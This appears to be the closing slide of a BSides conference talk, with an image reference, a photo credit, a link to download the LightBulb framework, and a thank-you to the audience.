


Photo credit: Alessio Lin

Grab LightBulb:

<https://lightbulb-framework.github.io/>

LightBulb



THANKS BSIDES!